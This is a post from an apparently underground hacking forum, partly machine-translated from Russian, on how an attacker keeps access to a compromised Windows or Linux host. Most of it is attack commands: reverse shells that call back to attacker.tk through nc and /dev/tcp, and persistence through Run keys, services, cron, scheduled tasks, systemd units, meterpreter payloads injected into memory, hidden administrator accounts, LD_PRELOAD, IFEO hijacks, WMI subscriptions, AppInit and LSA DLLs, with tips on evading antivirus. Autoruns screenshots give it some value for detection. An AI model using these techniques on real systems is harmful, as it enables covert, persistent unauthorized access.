Underground › **Network Vulnerabilities / Wi-F...** ›

~/ XSS.is

host or identify the fact of compromise

baykal · 23.07.2021

Go to new | Trace

baykal
RAM User

23.07.2021 New #1

Past parts:
https://xss.is/threads/41919/
https://xss.is/threads/54316/

When you get a shell on the host, the first thing to do is to ensure yourself "persistence" in the system. After all, in many cases, there can be only one attempt on RCE, which means that it is unacceptable to lose access due to some unfortunate circumstances.
There are different ways to organize the possibility of a constant presence, each has its own advantages and disadvantages:


- Record something on HDD:
  - plus: will survive the reboot;
  - cons: noticeable for a person, noticeable for antivirus;

- embed code in RAM:
    - plus: imperceptibly for a person;
    - cons: will not survive the reboot, may be noticeable for the antivirus;
- Change OS configuration:
    - pros: imperceptibly for the antivirus, will survive the reboot;
    - minus: can be noticeable to a person.

Most often, when pinning to the system, you still have to access the disk, since this is the only way not to crash due to an accidental reboot. In general, the success of such persistence depends on two factors:

- how secretly from the user the launch of the backdoor is prescribed;
- how harmless the backdoor body is to the antivirus.

Obviously, in terms of consolidation, Linux is a higher priority system. Computers with it, as a rule, are rarely serviced by users and do not reboot for months. And as a fulcrum, they fit more. Hosts running Linux are also convenient because they are rarely protected by an antivirus, and an antivirus for persistence is a tangible problem.
In turn, Windows has more startup options, which can help to better disguise yourself in its depths. After all, unlike penetrating Linux, we almost always have to work next to the user, experienced or not.
When dealing not with one goal, but with a whole group, it is very convenient to use a domain name for the attacking machine, not an
IP. Then for each victim or group of victims it will be possible to set its own unique name in the DNS zone of the attacker (hereinafter in the examples - attacker.tk). This allows for more effective victim management. It looks something like this.



```
$TTL 60
*        IN   A       1.2.3.4          ; по умолчанию все бэкдоры направлены на атакующего
admins   IN   CNAME   notexists.fake.  ; отключить группу бэкдоров
victim1  IN   A       5.6.7.8          ; направить бэкдор victim1 на коллегу
```

If antiviruses are not the main problem, then simple nc.exe, ncat.exe and socat.exe can often be used as a reverse shell. All of them have RAT capabilities and often pass the antivirus normally. Since these are programs that work from the command line, you can make them invisible on the victim's machine. In Windows, it is enough to change the subsystem of the executable file:

Code: Copy to clipboard

```
pe header → optional header nt fields → subsystem → GUI (0x0002)
```

The examples described below will help not only when fixing the victim on the car, but also to identify the facts of compromise.
Analysis of startup elements is often the search for a needle in a haystack.
Usually you have to judge by the name of the executable file, where it is located (in the right places or somewhere in the user profile), as well as the name and description of the development company sewn inside the file. However, nothing prevents the attacker from forging this data.
Antiviruses, as a rule, do not delete entries in startup lists, but delete the executable files themselves. Therefore, a broken link in startup is an alarm signal.
In many cases, persistence may require administrator privileges.
This can also be a problem, because not every shell has the necessary privileges. Therefore, in each example, I will mark the input of an unprivileged user with $ and # with the input of an administrator.

For detection we will use the utility Autoruns,the results you can see in the screenshots.

SHELL

You can organize persistence directly from the command line. To shell always open, use a command with an infinite loop, going into the background.

Windows

Here's how it works in Windows:

Code: Copy to clipboard


```
cmd$> start cmd /C "for /L %n in (1,0,10) do ( nc.exe attacker.tk 8888 -e cmd.exe & ping -n 60
```

Linux

Code: Copy to clipboard

```
bash$> ( bash -c "while :; do bash -i >& /dev/tcp/attacker.tk/8888 0>&1; sleep 60; done"; )&
bash$> nohup bash -c "while :; do bash -i >& /dev/tcp/attacker.tk/8888 0>&1; sleep 60; done" &
```

- **Pros:** controlled startup interval, any user will do.
- **Cons: will** not survive the reset.



```
⊟ cmd.exe          0.04   1 664 K   2 924 K   2760 cmd  /C "for /L %n in (1,0,10) do ( c:\users\administrator...   Windows Command Processor
    conhost.exe    0.16     764 K   2 760 K   2768 \??\C:\Windows\system32\conhost.exe 0x4                         Console Window Host
    PING.EXE       0.14     752 K   2 952 K   3044 ping  -n 60 127.0.0.1                                           TCP/IP Ping Command
  ⊟ nc.exe         0.48     864 K   3 448 K   2016 c:\users\administrator\nc.exe  10.0.0.1 8888 -e cmd.exe
      cmd.exe      0.12   1 568 K   2 712 K   2172 cmd.exe                                                         Windows Command Processor
```

STARTUP

Speaking of persistence, you can not pass by the classic and well-known startup. Its advantage is that it will work with the rights of any, even non-administrative user.

Windows

Code: Copy to clipboard


```
cmd$> copy meter.exe %APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
cmd$> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d
cmd#> copy meter.exe C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\
cmd#> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d
```

Linux

Code: Copy to clipboard

```
bash$> echo "nc attacker.tk 8888 -e /bin/bash 2>/dev/null &" >> ~/.bashrc
```

- **Pros:** experiencing a reboot, any user will do.
- **Minus:** Unmanaged startup interval.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SYSTEM\CurrentControlSet\Control\SafeBoot\AlternateShell				22.08.2013 18:48	
☑ cmd.exe	Windows Command Processor	(Verified) Microsoft Windows	c:\windows\system32\cmd.exe	22.08.2013 14:03	
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run				01.02.2021 9:25	
☑ persistence	ApacheBench command line utility	(Not verified) Apache Software Foundation	c:\users\administrator\meter.exe	29.08.2009 21:06	
HKLM\SOFTWARE\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
☑ n/a	Microsoft .NET IE SECURITY REGIST...	(Verified) Microsoft Corporation	c:\windows\system32\mscories.dll	14.08.2013 8:56	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Active Setup\Installed Components				01.02.2021 9:21	
☑ n/a	Microsoft .NET IE SECURITY REGIST...	(Verified) Microsoft Corporation	c:\windows\syswow64\mscories.dll	14.08.2013 9:35	

SERVICES

Using a pin service is more advantageous than a startup service because Service Manager will restart the service itself if necessary.
For Windows, creating the service will require administrator privileges.

Code: Copy to clipboard

```
cmd#> sc create persistence binPath= "nc.exe -e \windows\system32\cmd.exe attacker.tk 8888" st
cmd#> sc failure persistence reset= 0 actions= restart/60000/restart/60000/restart/60000
cmd#> sc start persistence
```

In Linux, you can create a service with a simple user in mind. Here are the options for the root and for the simple user.

Code: Copy to clipboard

```
bash#> vim /etc/systemd/system/persistence.service
bash$> vim ~/.config/systemd/user/persistence.service
```

File Contents:

Code: Copy to clipboard


```
[Unit]
Description=persistence

[Service]
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/attacker.tk/8888 0>&1'
Restart=always
RestartSec=60

[Install]
WantedBy=default.target
```

And start the created service:

Code: Copy to clipboard

```
bash#> systemctl enable persistence.service
bash#> systemctl start persistence.service
bash$> systemctl --user enable persistence.service
bash$> systemctl --user start persistence.service
```

- **Pros: survives** reboot, controlled startup interval, suitable for any user.
- **Minus:** Administrator privileges are required.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
☑ Netman	Network Connections: Manages...	(Verified) Microsoft Windows	c:\windows\system32\netman.dll	22.08.2013 13:05	
☑ netprofm	Network List Service: Identifies t...	(Verified) Microsoft Windows	c:\windows\system32\netprofmsvc.dll	22.08.2013 13:49	
☑ NlaSvc	Network Location Awareness: C...	(Verified) Microsoft Windows	c:\windows\system32\nlasvc.dll	22.08.2013 13:35	
☑ nsi	Network Store Interface Service...	(Verified) Microsoft Windows	c:\windows\system32\nsisvc.dll	22.08.2013 14:05	
☑ PerfHost	Performance Counter DLL Host:...	(Verified) Microsoft Windows	c:\windows\syswow64\perfhost.exe	22.08.2013 8:12	
☑ persistence	persistence:		c:\users\administrator\nc.exe	03.01.1998 23:17	
☑ pla	Performance Logs & Alerts: Perf...	(Verified) Microsoft Windows	c:\windows\system32\pla.dll	22.08.2013 14:34	
☑ PlugPlay	Plug and Play: Enables a comp...	(Verified) Microsoft Windows	c:\windows\system32\umpnpmgr.dll	22.08.2013 15:35	
☑ PolicyAgent	IPsec Policy Agent: Internet Pro...	(Verified) Microsoft Windows	c:\windows\system32\ipsecsvc.dll	22.08.2013 13:35	
☑ Power	Power: Manages power policy a...	(Verified) Microsoft Windows	c:\windows\system32\umpo.dll	22.08.2013 14:02	
☑ PrintNotify	Printer Extensions and Notificati...	(Verified) Microsoft Windows	c:\windows\system32\spool\drivers\x64\3\pri...	22.08.2013 14:50	
☑ ProfSvc	User Profile Service: This servic...	(Verified) Microsoft Windows	c:\windows\system32\profsvc.dll	22.02.2014 13:35	

TASKS

Creating a scheduled task is a very convenient way to maintain access. At the same time, you can set the time and interval of the start. But this is allowed, as a rule, only to privileged users.

Windows

Code: Copy to clipboard


```
cmd#> at 13:37 \temp\nc.exe -e \windows\system32\cmd.exe attacker.tk 8888
cmd#> schtasks /create /ru SYSTEM /sc MINUTE /MO 1 /tn persistence /tr "c:\temp\nc.exe -e c:\w
```

Linux

Code: Copy to clipboard

```
bash#> echo "* * * * * bash -i >& /dev/tcp/attacker.tk/8888 0>&1" >> /var/spool/cron/root
bash#> echo $'SHELL=/bin/bash\n* * * * * root bash -i >& /dev/tcp/attacker.tk/8888 0>&1\n'> /e
```

- **Pros: Survives** reboot, controlled startup interval.
- **Minus:** you need administrator/root rights.



Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Tota
Task Scheduler					
☑ \persistence			c:\users\administrator\nc.exe	03.01.1998 23:17	

IN-MEMORY

The introduction of a backdoor that will hang in RAM makes sense if you need to gain a foothold on the target machine without leaving any traces. Antiviruses usually have little control over activity in memory, as this involves a large additional expenditure of resources. Even an experienced user is unlikely to notice something that is hidden within the legal process.
As an in-memory backdoor, we will use meterpreter.
This is perhaps the most famous RAT, capable of working exclusively in memory, without touching the disk.

Windows

Code: Copy to clipboard

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -f raw -o meter32.bin exi
cmd$> inject_windows.exe PID meter32.bin
```

Linux

Code: Copy to clipboard

```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -f raw -o meter32.bin e
bash$> inject_linux PID meter32.bin
```


We can implement code not only in native processes, but also in interpreted ones, for example, by the Python interpreter:

Code: Copy to clipboard

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -o meter.py exitfunc=threa
$> pyrasite 12345 meter.py
```

For maximum stealth we pay for the loss of persistence after reboot.

- **Pros:** any user will do, it is difficult to detect a person.
- **Cons: Does** not survive the reset.



Process	CPU	Privat
wininit.exe		
services.exe		
svchost.exe	0.01	
SppExtComObj.Exe		
WmiPrvSE.exe		
WmiPrvSE.exe		
WmiPrvSE.exe		
svchost.exe		
svchost.exe	0.51	1
svchost.exe	0.01	1
taskhostex.exe		
taskhostex.exe		
taskhost.exe		
svchost.exe	0.01	
svchost.exe	0.03	

Count: 2

TID	CPU	Cycles Delta	Suspend C...	Start Address
2576	0.06	1 120 946		0x0000000000000000
2544				notepad.exe+0x6094

Because a malicious thread runs outside of any library, Procexp often shows such a thread as running from a null address.

CONFIGS

Organizing persistence through os configuration changes is a great way to hide from antivirus. This is the only case where we don't use any executable code at all. But this only applies if we have direct access to the target machine.
Creating a hidden user, on whose behalf you can then gain remote access, is perhaps the most famous variant of such an
attack.

Windows

Code:

Copy to clipboard

```
cmd#> net user attacker p@ssw0rd /add
cmd#> net localgroup administrators /add attacker
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\User
```

Linux

Code:

Copy to clipboard

```
bash#> openssl passwd -1 -salt test
bash#> echo 'post:$1$test$pi/xDtU5WFVRqYS6BMU8X/:0:0::/:/bin/bash' >> /etc/passwd
```


Easy and effective implementation of bookmarks in Windows via RDP:

Code:

Copy to clipboard

```
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
cmd#> reg add "HKLM\system\currentcontrolset\control\Terminal Server\WinStations\RDP-Tcp" /v U
```

- **Pros:** difficult to detect antivirus, experiencing a reboot.
- **Cons: requires** administrator/root, not suitable if the machine is behind a NAT or firewall.



```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>_
```

SPECIAL TRICKS IN LINUX

So we got to the tricks that will work only in a certain OS. Let's start with Linux.

LD_PRELOAD

In Linux, in order to subload the code we need into each process we run, you can use the variable LD_PRELOAD:

Code: Copy to clipboard

```
bash#> echo /path/to/meter.so >> /etc/ld.so.preload
bash#> echo export LD_PRELOAD=/path/to/meter.so >> /etc/profile
bash$> echo export LD_PRELOAD=/path/to/meter.so >> ~/.bashrc
```

- **Pros:** experiencing a reboot, any user will do.
- **Minus:** Unmanaged startup interval.

rc.local

Once after rebooting, we can execute commands in rc.local.

Code: Copy to clipboard

```
bash#> echo "nc attacker.tk 8888 -e /bin/bash &" >> /etc/rc.local
```

- **Plus:** Experiencing a reset.
- **Cons:** unmanaged startup interval, need root rights.

SPECIAL TECHNIQUES IN WINDOWS

Here we will have more interesting tricks!

Debagger


If the attacker knows that the attacked user often runs a program, say a calculator, then he can embed his code into the body of this program using a joyner. However, any interference with executable files inexorably increases the level of distrust of them on the part of the antivirus. A much more elegant execution will be the interception of the launch:

Code: Copy to clipboard

```
cmd#> copy calc.exe _calc.exe
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
```

Once the victim starts and then closes the calculator, the attacker will accept the reverse shell.

- **Plus:** Experiencing a reset.
- **Minus:** requires administrator privileges.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options				01.02.2021 9:25	
☑ procexp....			cmd /c _procexp.exe & c:\users\administrator\nc.exe -e c:\windows\system32\cmd.exe 10.0.0.1 8888		
HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Image File Execution Options				01.02.2021 9:25	
☑ procexp....			cmd /c _procexp.exe & c:\users\administrator\nc.exe -e c:\windows\system32\cmd.exe 10.0.0.1 8888		
HKLM\SOFTWARE\Classes\Htmlfile\Shell\Open\Command\(Default)				22.08.2013 19:46	
☑ C:\Progr...	Internet Explorer	(Verified) Micro...	c:\program files\internet explorer\iexplore.exe	02.03.2014 9:32	

Gflags

In much the same way, you can organize the execution of your code when a user closes a certain program.

Code: Copy to clipboard

```
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe
```

- **Plus:** Experiencing a reset.
- **Minus:** requires administrator privileges.

Autoruns does not detect this method, but you can check the registry branch:

Code: Copy to clipboard

```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit
```


WMI

A fairly reliable way to autorun is through WMI events. We can run the backdoor at regular intervals.

Code: Copy to clipboard

```
cmd#> wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="persistence", Ever
cmd#> wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="persist
cmd#> wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__Ev
```

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска.
- **Минус:** требует права администратора.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
WMI Database Entries					
☑ persistence	ApacheBench comma...	(Not verified) Apache ...	c:\users\administrator\meter.exe	29.08.2009 21:06	


AppInit

В Windows есть интересный способ внедрения библиотек в оконные приложения с помощью AppInit (они должны использовать user32.dll).

Код: Скопировать в буфер обмена

```
cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs
cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t r

cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadA
cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v AppIn
```

- **Плюс:** переживает перезагрузку.
- **Минусы:** требует права администратора, неуправляемый интервал запуска.



Autorun Entry	Description	Publisher	Image Path	Timestamp	VirusTotal
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls				01.02.2021 9:27	
☑ c:\windows\meter.dll			c:\windows\meter.dll	26.02.2014 1:31	
HKLM\SOFTWARE\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows\Appinit_Dlls				01.02.2021 9:25	
☑ c:\windows\meter.dll			c:\windows\meter.dll	26.02.2014 1:31	


Lsass

Еще одна возможность — прописать библиотеку в системном процессе lsass. Это достаточно выгодное место, поскольку в данном процессе хранятся те самые учетные записи, которые мы извлекаем утилитой mimikatz.

Код: Скопировать в буфер обмена

```
cmd#> reg add "HKLM\system\currentcontrolset\control\lsa" /v "Notification Packages" /t reg_mu
```

- **Плюс:** переживает перезагрузку.
- **Минусы:** требуются права администратора, неуправляемый интервал запуска, можно убить систему.



Autorun Entry	Description	Publisher	Image Path	Timestamp	Virus Total
HKLM\SYSTEM\CurrentControlSet\Control\Lsa\Notification Packages				01.02.2021 9:26	
☑ meter			c:\windows\meter.dll	26.02.2014 1:31	

